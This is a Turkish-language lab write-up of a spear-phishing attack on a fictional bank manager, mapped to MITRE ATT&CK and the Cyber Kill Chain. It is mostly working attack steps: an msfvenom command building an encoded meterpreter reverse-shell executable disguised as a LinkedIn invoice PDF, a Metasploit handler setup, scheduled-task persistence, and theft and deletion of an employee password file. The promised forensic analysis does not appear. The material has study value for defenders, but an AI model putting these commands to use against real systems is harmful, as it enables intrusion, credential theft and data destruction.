

# PHISHING SALDIRI SENARYOSU VE FORENSIC ANALİZİ

Doğukan KAYA

Ağustos 2023 - Eylül 2023

## İçerikler

1. Amaç .....	3
2. MITRE ATT&CK Framework Nedir?.....	3
3. Cyber Kill Chain Nedir? .....	3
4. Senaryo .....	4
4.1. Reconnaissance.....	4
4.2. Weaponization .....	5
4.3. Delivery .....	10
4.4. Exploitation .....	11
4.5. Installation .....	14
4.6. Command and Control (C2) .....	15
4.7. Actions in Objectives.....	16

## 1. Amaç

Phishing (Oltalama) saldırısı MITRE ATT&CK Framework ve Cyber Kill Chain'in her adımına uyarlanarak senaryolaştırılıp Ana makineden (Kali Linux), hedef makineye (Windows 10) gerçekleştirilip, forensic analizi yapılacaktır.

## 2. MITRE ATT&CK Framework Nedir?

MITRE ATT&CK, Adversary Tactics, Techniques, and Common Knowledge (Saldırgan Taktikleri, Teknikleri ve Ortak Bilgiler) kısaltmasıyla bilinen bir bilgi veri tabanı çerçevesidir. MITRE tarafından 2013 yılında tanıtılan ve teknoloji ile birlikte sürekli olarak geliştirilen bir çerçevedir. MITRE ATT&CK çerçevesi sayesinde siber saldırılar sistemli bir şekilde analiz edilebilir. Siber saldırılar belirli aşamalara bölünebilir ve her aşamada kullanılan yöntemler derinlemesine analiz edilerek, siber güvenlikle ilgili çalışmalarda kullanılabilir.

## 3. Cyber Kill Chain Nedir?

Cyber Kill Chain, Lockheed Martin tarafından 2011 yılında oluşturulan ve saldırganların saldırılarını modellemek için kullanılan bir çerçevedir. Bu çerçevede saldırgan davranışları ve tüm siber saldırı süreci birbirini takip eden 7 adımdan oluşmaktadır.

1. Reconnaissance
2. Weaponization
3. Delivery
4. Exploitation
5. Installation
6. Command n Control (C2)
7. Actions on Objectives

## 4. Senaryo

Phishing saldırısı için XYZ Bank hedef alınmıştır. Bu şirkette çalışanlar detaylıca araştırılıp LinkedIn kullanan üyeler tespit edilip ardından LinkedIn Premium kullanıcıları aralarından seçilecektir. Saldırı için oluşturulan mail LinkedIn Premium kullanıcıları için özel hazırlanmış bir teşekkür metni ve payload içeren fatura eki içerir.


### 4.1. Reconnaissance

**MITRE Tactics :** Reconnaissance (TA0043)

**MITRE Techniques :** Gather Victim Identity Information (T1589)

Bu aşamada hedef şirket hakkında bilgi toplanarak keşif yapılır. Senaryo'da hedef aldığımız şirket XYZ Bank.

XYZ Bank ile ilgili bulunan tüm bilgileri toplayarak keşif aşamasına başlayabiliriz. Bu aşamada XYZ Bank LinkedIn hesabına girerek bankada Manager pozisyonunda çalışan Ronald J. Rothe isimli çalışanın hesabına erişiyoruz.



Şekil 1: Ronald J. Rothe LinkedIn Hesabı

LinkedIn Premium kullanan Ronald J. Rothe' un mail bilgilerine "İletişim Bilgileri" kısmından ulaşabiliyoruz. [ronaldjrothe@outlook.com](mailto:ronaldjrothe@outlook.com) mail adresini kullandığını bulduk ve Phishing saldırısı için ilk keşif adımını sonlandırdık.


## 4.2. Weaponization

**MITRE Tactics** : Initial Access (TA0001)

**MITRE Techniques** : Phishing (T1566) - Spearphishing Link (T1566.002) - Spearphishing Attachment (T1566.001)

Bu aşamada elde ettiğimiz mail adresine göndermek için oluşturacağımız Phishing maili ve Payload hazırlanacaktır.

Payload oluşturmak için Kali Linux üzerinden msfvenom toolunu kullanacağız.



```
root@kali99: /home/kali-dd
File Actions Edit View Help
(kali-dd) kali99:~]
$ sudo su
[sudo] password for kali-dd:
(root) kali99:~/home/kali-dd
$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.18.128 LPORT=443 -f exe -a x86
-o /home/kali-dd/Desktop/samples/linkedin_invoice.exe --platform windows -e x86/shikata_ga_nai -i 20
Found 1 compatible encoders
Attempting to encode payload with 20 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai succeeded with size 408 (iteration=1)
x86/shikata_ga_nai succeeded with size 435 (iteration=2)
x86/shikata_ga_nai succeeded with size 462 (iteration=3)
x86/shikata_ga_nai succeeded with size 489 (iteration=4)
x86/shikata_ga_nai succeeded with size 516 (iteration=5)
x86/shikata_ga_nai succeeded with size 543 (iteration=6)
x86/shikata_ga_nai succeeded with size 570 (iteration=7)
x86/shikata_ga_nai succeeded with size 597 (iteration=8)
x86/shikata_ga_nai succeeded with size 624 (iteration=9)
x86/shikata_ga_nai succeeded with size 651 (iteration=10)
x86/shikata_ga_nai succeeded with size 678 (iteration=11)
x86/shikata_ga_nai succeeded with size 705 (iteration=12)
x86/shikata_ga_nai succeeded with size 732 (iteration=13)
x86/shikata_ga_nai succeeded with size 759 (iteration=14)
x86/shikata_ga_nai succeeded with size 786 (iteration=15)
x86/shikata_ga_nai succeeded with size 813 (iteration=16)
```

Şekil 2: msfvenom ile payload oluşturma

**msfvenom** : Komut kullanılarak payload oluşturma işlemine başlandı.

**-p** : Windows için meterpreter payloadının reverse tcp bağlantısı kullanılacağı belirtildi.

**LHOST – LPORT** : LHOST değeri olarak kendi makinemizin IP bilgileri ve LPORT olarak 443.port atandı.

**-f** : .exe biçiminde bir payload oluşturulacağı belirtildi.

**-o** : Payload'ın hangi konuma kaydedileceği belirlendi.

**-platform** : Payload'ın hangi platformda çalışacağı seçildi.

-e : Kullanacağımız encoder türünü ve -i ile kaç defa encode edileceğini belirlendi.


Samples konumuna linkedin\_invoice.exe isimli payload oluşturuldu.

Bu payload kullanılarak Ronald J.Rothe'a özel bir phishing maili oluşturulacak.

```
x86/shikata_ga_nai chosen with final size 894
Payload size: 894 bytes
Final size of exe file: 73802 bytes
Saved as: /home/kali-dd/Desktop/samples/linkedin_invoice.exe

(root@kali99) ~/home/kali-dd
```


Şekil 3: Payload oluşturulmasına dair ekran görüntüsü



Şekil 4: linkedin\_invoice.exe dizin görüntüsü


Bunun için LinkedIn Customer Services isimli bir outlook hesabı açılarak Premium kullanıcılarına özel bir teşekkür mesajı ve her ay düzenli olarak kesilen LinkedIn Premium faturasının bir linki eklendi.

Oluşturulan linkedin\_invoice.exe, LinkedIn\_Inovice.pdf ile birleştirerek .pdf dosyası olarak gösterildi. Belge açıldığında ise önce .exe daha sonra ise fatura içeren .pdf dosyasının açılması sağlandı.




Şekil 5: Payload .pdf dosyası ile gizlendi

Oluşturulan exploit phishing içerisine eklenen linke tıklanıldığında direkt olarak bilgisayara indirilmesi için github ortamına aktarıldı ve bir link oluşturuldu.



Şekil 6: LinkedIn\_Invoice github' yüklendiği ekran görüntüsü

## Örnek Phishing Maili;



Şekil 7: Phishing Mail Örnek Çıktı

Github linki maile eklendikten sonra bağlantı adını "You can download it here" olarak değiştirip kurbanın linke daha hızlı tıklanması sağlandı.

**Bağlantı ekle**

Gösterme biçimi


Web adresi (URL)

**Tamam** **İptal**

Şekil 8: Link Cover görüntüsü



## Örnek LinkedIn PDF Faturası;

  
LinkedIn

# INVOICE

**Invoice No:** 00000001 **Date:** 12 August, 2023

**Bill to:** Ronald J. Rothe  
1217 Clarksburg Park Road  
Phoenix

Item	Description	Price	Amount
1.	LinkedIn Premium	\$199	\$199
<b>Total</b>			<b>\$199</b>

**Bank Name:** XYZ Bank  
**Bank Account:** 0123 4567 8901


Şekil 9: Sahte LinkedIn Fatura Çıktısı

### 4.3. Delivery

**MITRE Tactics** : Execution (TA0002)

**MITRE Techniques** : User Execution (T1204) - Malicious Link (T1204.001) - Malicious File (T1204.002)

Bu aşamada oluşturulan payload hedefe iletilecek ve çalıştırılacak.



```
root@kali99: /home/kali-dd
File Actions Edit View Help
|
| https://metasploit.com |
|
|= [ metasploit v6.3.4-dev ]
+ -- --=[ 2294 exploits - 1201 auxiliary - 409 post ]
+ -- --=[ 968 payloads - 45 encoders - 11 nops ]
+ -- --=[ 9 evasion ]
Metasploit tip: Adapter names can be used for IP params
set LHOST eth0
Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.18.128
LHOST => 192.168.18.128
msf6 exploit(multi/handler) > set LPORT 443
LPORT => 443
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.18.128:443
```

Şekil 10: Payload ayarlama ekran görüntüsü

- Msfconsole'a giriş yapılarak multi/handler özelliği aktif edildi.
- Windows/meterpreter/reverse\_tcp komutu ile payload ayarlandı.
- LHOST ve LPORT bilgileri tekrar girildi.
- Run komutu ile payload çalıştırıldı ve beklemeye geçti.

Hedef alınan kişinin phishing mailini açtıktan sonra linkedin\_invoice.exe dosyasını bilgisayarında çalıştırdığı durumda terminalde aktif bir session görmüş olacağız ve payload başarılı bir şekilde çalışmış olacak.

#### 4.4. Exploitation

**MITRE Tactics :** Execution (TA0002)

**MITRE Techniques :** Exploitation for Client Execution (T1203)

Hedeflenen makine LinkedIn\_Invoice.exe çalıştırdıktan sonra terminalde şekildeki gibi bir çıktı alınır.

```
[*] Started reverse TCP handler on 192.168.18.128:443
[*] Sending stage (175686 bytes) to 192.168.18.1
[*] Meterpreter session 1 opened (192.168.18.128:443 -> 192.168.18.1:49885) at 2023-09-15 22:45:38 +0300

meterpreter > shell
Process 9352 created.
Channel 1 created.
Microsoft Windows [Version 10.0.19045.3448]
(c) Microsoft Corporation. Tüm haklar saklıdır.

C:\Users\kdogu\Desktop>
```

Şekil 11: Hedef makinede payload çalıştırıldıktan sonra alınan ekran görüntüsü

Bu aşamada hedef makinede istenilen komutlar çalıştırılabilir, istenilen bilgiler elde edilebilir.

**whoami** komutu ile makinenin ve kullanıcının ismi öğrenilebilir.

```
C:\Users\kdogu\Desktop>whoami
whoami
desktop-6e5nbt4\kdogu

C:\Users\kdogu\Desktop>
```

Şekil 12: Hedef makinede çalıştırılan whoami komutu

**ipconfig** komutu ile makinenin IP adresine erişilebilir.

```

root@kali99: /home/kali-dd
File Actions Edit View Help
Connection-specific DNS Suffix . :
Link-local IPv6 Address . . . . . : fe80::fc9c:368b:6000:178c%13
IPv4 Address. . . . . : 192.168.159.1
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . :

Ethernet adapter VMware Network Adapter VMnet8:

Connection-specific DNS Suffix . :
Link-local IPv6 Address . . . . . : fe80::6b00:4a32:81d9:f81d%8
IPv4 Address. . . . . : 192.168.18.1
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . :

Wireless LAN adapter Wi-Fi:

Connection-specific DNS Suffix . :
Link-local IPv6 Address . . . . . : fe80::187d:3bf9:71:8601%15
IPv4 Address. . . . . : 192.168.0.13
Subnet Mask . . . . . : 255.255.255.0

```

Şekil 13: Hedef makinede çalıştırılan ipconfig komutu

Hedef sistem **C:\** directory

```

Directory of C:\
26.05.2023 16:35 <DIR> $WINDOWS.~BT
26.05.2023 17:35 <DIR> ESD
24.05.2023 13:14 <DIR> Intel
07.12.2019 12:14 <DIR> PerfLogs
16.09.2023 19:06 <DIR> Program Files
01.06.2023 13:15 <DIR> Program Files (x86)
24.05.2023 13:38 <DIR> Users
14.09.2023 14:47 <DIR> Windows
0 File(s) 0 bytes
8 Dir(s) 881.306.542.080 bytes free

C:\>_

```

Şekil 14: Hedef sistemin C:\ directory çıktısı

Hedef sistem **system32** dosyaları

```
Directory of C:\Windows\System32
14.09.2023 14:48 <DIR> .
14.09.2023 14:48 <DIR> ..
07.12.2019 17:43 <DIR> 0409
07.12.2019 12:10 2.151.12520437.cpx
07.12.2019 12:10 2.233.12520850.cpx
07.12.2019 12:09 232 @AppHelpToast.png
07.12.2019 12:09 308 @AudioToastIcon.png
07.12.2019 12:09 330 @EnrollmentToastIcon.png
07.12.2019 12:09 404 @VpnToastIcon.png
07.12.2019 12:09 691 @WirelessDisplayToast.png
18.07.2023 00:18 355.840 aadauthhelper.dll
18.07.2023 00:18 1.211.392 aadtb.dll
18.07.2023 00:18 152.432 aadWamExtension.dll
05.05.2023 15:24 352.256 AarSvc.dll
18.07.2023 00:19 331.264 AboveLockAppHost.dll
13.09.2023 20:53 223.232 accessibilitycpl.dll
05.05.2023 15:26 203.264 accountaccessor.dll
05.05.2023 15:26 342.528 AccountsRt.dll
16.06.2023 12:57 2.407.424 AcGenral.dll
16.06.2023 12:57 384.000 AcLayers.dll
07.12.2019 12:09 8.704 acledit.dll
07.12.2019 12:09 441.856 aclui.dll
05.05.2023 15:24 69.632 acppage.dll
05.05.2023 15:25 461.824 AcSpecfc.dll
05.05.2023 15:25 251.488 ActionCenter.dll
```

Şekil 15: Hedef sistemin system32 dosyaları çıktısı

## 4.5. Installation

**MITRE Tactics** : Persistence (TA0003)

**MITRE Techniques** : Scheduled Task/Job (T1053) - Scheduled Task (T1053.005)


Bu aşamada hedef sistemdeki linkedin\_invoice.exe Payload'ının kalıcılığını sağlayacağız. Windows makinelerde bulunan Görev Zamanlayıcısını kullanıp, günlük olarak çalıştırarak hedef sisteme sızma süremizi uzatacağız.

“payload\_example\_run” isimli task her gün 16:54’de çalışacak şekilde ayarlandı.

```
C:\Users\kdogu\Desktop>schtasks /create /tn "payload_example_run" /tr C:\Users\kdogu\Desktop\linkedin_invoice3.exe /sc daily /st 16:54
schtasks /create /tn "payload_example_run" /tr C:\Users\kdogu\Desktop\linkedin_invoice3.exe /sc daily /st 16:54
SUCCESS: The scheduled task "payload_example_run" has successfully been created.
```

Şekil 16: Hedef sistemde schtasks ayarlanma çıktısı

Hedef sistemde oluşan Görev Zamanlayıcısı çıktısı



Şekil 17: Windows schtasks ayarlandığına dair ekran görüntüsü

Saat 16:54’de çalışan session bu şekilde görüntülenir.

```
msf6 exploit(multi/handle) > run
SUCCESS: The scheduled task "payload_example_run" has successfully been created.
[*] Started reverse TCP handler on 192.168.18.128:443
[*] Sending stage (175686 bytes) to 192.168.18.1
[*] Meterpreter session 2 opened (192.168.18.128:443 -> 192.168.18.1:49979) at 2023-09-18 16:54:03 +0300
[*] Attempted to run the scheduled task "payload_example_run".

meterpreter > _gu\Desktop>
```

Şekil 18: Hedef sistemdeki schtasks saatinde çalıştığına ve yeni bir session oluştuğuna dair alınan çıktı

## Command and Control (C2)

**MITRE Tactics** : Command and Control (TA0011)

**MITRE Techniques** : Non-Standard Port (T1571)

Sistemde çalışan exploit ile iletişime geçildikten sonra masaüstünde **Employees\_Information** isimli dosya dikkat çekerek içerisine giriş yapıldı.

```
meterpreter > cd Desktop\\
meterpreter > ls
Listing: C:\Users\kdogu\Desktop
=====
Mode                Size Type Last modified      Name
----                -
040777/rwxrwxrwx 4096 dir 2023-09-19 14:35:40 +0300 D
040777/rwxrwxrwx 0   dir 2023-09-19 14:35:24 +0300 Employees_Information
```

Şekil 19: Employees\_Information isimli hedef dosyanın görüldüğüne dair ekran çıktısı

İçerisinde **Employees\_Password** isimli çalışanların bilgilerinin ve parolalarının tutulduğu excel dosyası görüntülendi.

```
meterpreter > cd Employees_Information\\
meterpreter > ls
Listing: C:\Users\kdogu\Desktop\Employees_Information
=====
Mode                Size Type Last modified      Name
----                -
100666/rw-rw-rw- 9758 fil 2023-09-19 13:51:44 +0300 Employees_Passwords.xlsx
meterpreter > _
```

Şekil 20: Employees\_Password isimli parola içeren .xlsx dosyasının terminal görüntüsü

## 4.6. Actions in Objectives

**MITRE Tactics :** Execution (TA0002)

**MITRE Techniques :** Exfiltration Over C2 Channel (T1041) - Data Destruction (T1485)

Görüntülenen excel dosyası **download** komutu ile Kali Linux makineye indirildi.

```
meterpreter > download Employees_Passwords.xlsx
[*] Downloading: Employees_Passwords.xlsx -> /home/kali-dd/Employees_Passwords.xlsx
[*] Downloaded 9.53 KiB of 9.53 KiB (100.0%): Employees_Passwords.xlsx -> /home/kali-dd/Employees_Passwords.xlsx
[*] Completed : Employees_Passwords.xlsx -> /home/kali-dd/Employees_Passwords.xlsx
meterpreter > _
```

Şekil 21: Parola içeren .xlsx dosyasının Kali Linux sisteme indirilmesi

Kopyalama işleminden sonra hedef Windows makinede ki **Employees\_Information** isimli dosya silindi.

```
meterpreter > rmdir Employees_Information\
Removing directory: Employees_Information\
meterpreter > _
```

Şekil 22: Employees\_Information isimli dosyanın hedef sistemden silinme komutu

NAMES	ID	PASSWORDS
Patty O’Furniture	1	123456
Paddy O’Furniture	2	123456789
Olive Yew	3	Qwerty
Aida Bugg	4	Password
Maureen Biologist	5	12345
Teri Dactyl	6	12345678
Peg Legge	7	111111
Allie Grater	8	1234567
Liz Erd	9	123123
A. Mused	10	Qwerty123

Şekil 23: Çalışanların ele geçirilen isim ve password listesi

Ronald J.Rothe’a ait Windows 10 makineye özel bir payload oluşturularak erişim sağlandıktan sonra, makinesinde sakladığı çalışanlara ait bilgiler dışarıya çıkarılarak, hedef kullanıcıdan silindi.